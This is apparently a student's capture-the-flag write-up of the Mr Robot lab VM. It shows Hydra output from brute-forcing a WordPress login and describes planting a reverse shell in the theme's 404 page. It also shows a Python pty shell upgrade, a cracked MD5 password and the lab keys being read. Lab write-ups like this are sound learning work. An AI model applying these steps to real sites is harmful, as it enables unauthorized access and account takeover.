


kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
1:09
kali@kali: ~/MrRobot
Session Actions Edit View Help

```
0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "Ethics" - 5652 of 11452 [child 12] (0
/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "etiquette" - 5653 of 11452 [child 8]
(0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "euphoric" - 5654 of 11452 [child 6] (
0/0)
[VERBOSE] Page redirected to http[s]://10.38.1.111:80/wp-login.php?redirect_to=http%3A%2F%2
F10.38.1.111%3A80%2Fwp-admin%2F&reauth=1
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "evaimages" - 5655 of 11452 [child 9]
(0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "even" - 5656 of 11452 [child 3] (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "Even" - 5657 of 11452 [child 5] (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "evening" - 5658 of 11452 [child 13] (
0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "event" - 5659 of 11452 [child 1] (0/0
)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "events" - 5660 of 11452 [child 10] (0
/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "eventual" - 5661 of 11452 [child 14]
(0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "eventually" - 5662 of 11452 [child 4]
 (0/0)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "ever" - 5663 of 11452 [child 15] (0/0
)
[ATTEMPT] target 10.38.1.111 - login "elliot" - pass "every" - 5664 of 11452 [child 0] (0/0
)
[80][http-post-form] host: 10.38.1.111   login: elliot   password: ER28-0652
[STATUS] attack finished for 10.38.1.111 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-20 01:09:19

┌──(kali㉿kali)-[~/MrRobot]
└─$ 
```

Once we logged into WordPress I went to the appearances and editor which allowed me access to the 404 codes. I added code to the top of the 404 coding to allow me to spawn a shell. Then I created a listener in my Linux terminal to make the connection when I trigger the 404 page by using the IP address and an add on like “blah”. This connected me to the website which allowed me access to some of the directories and files. After looking around some, you find that there is another user in the home directory called robot and he holds two files. We can only view one of the files which gives us an MD5 hash, so we can go to crackstation.net and use the MD5 hash which gives us the alphabet which is the password for the user robot.

If you try to switch users into robot you get an error saying you must be connected to a terminal. We can use a python file to spawn a terminal to allow us to switch users to the robot user. Then we can cat the key file and get our second key.



```
ls -lash /home/robot
total 16K
4.0K drwxr-xr-x 2 root  root  4.0K Nov 13  2015 .
4.0K drwxr-xr-x 3 root  root  4.0K Nov 13  2015 ..
4.0K -r──────── 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
4.0K -rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ cat /home/robot/password.raw-md5
<pps/wordpress/htdocs$ cat /home/robot/password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ su robot
su robot
su: must be run from a terminal
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ python -c 'import pty;pty.spawn("/bin/bash
")'
<pps/wordpress/htdocs$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/opt/bitnami/apps/wordpress/htdocs$ ls
ls
ls: cannot open directory .: Permission denied
robot@linux:/opt/bitnami/apps/wordpress/htdocs$ cd /home/robot
cd /home/robot
robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$ ^C

┌──(kali㉿kali)-[~/MrRobot]
└─$ 
```

Now to find the third key it looks like we need to get to the root directory so we can use nmap to exploit a known vulnerability to access root. Then we can change to the root directory and find the third key.

This activity has taught me a lot including new linux commands and new kali-linux tools. One of the best things that this has taught me is how to try and think out of the box when attempting to attack a service in ethical hacking. I learned how to use Burp Suite and Hydra to take advantage of a reverse shell and conduct a brute force attack. I learned how to look for common vulnerabilities like nmap and use those to escalate my priveleges in a system. This was an excellent box that I was able to play with and a lot of fun learning.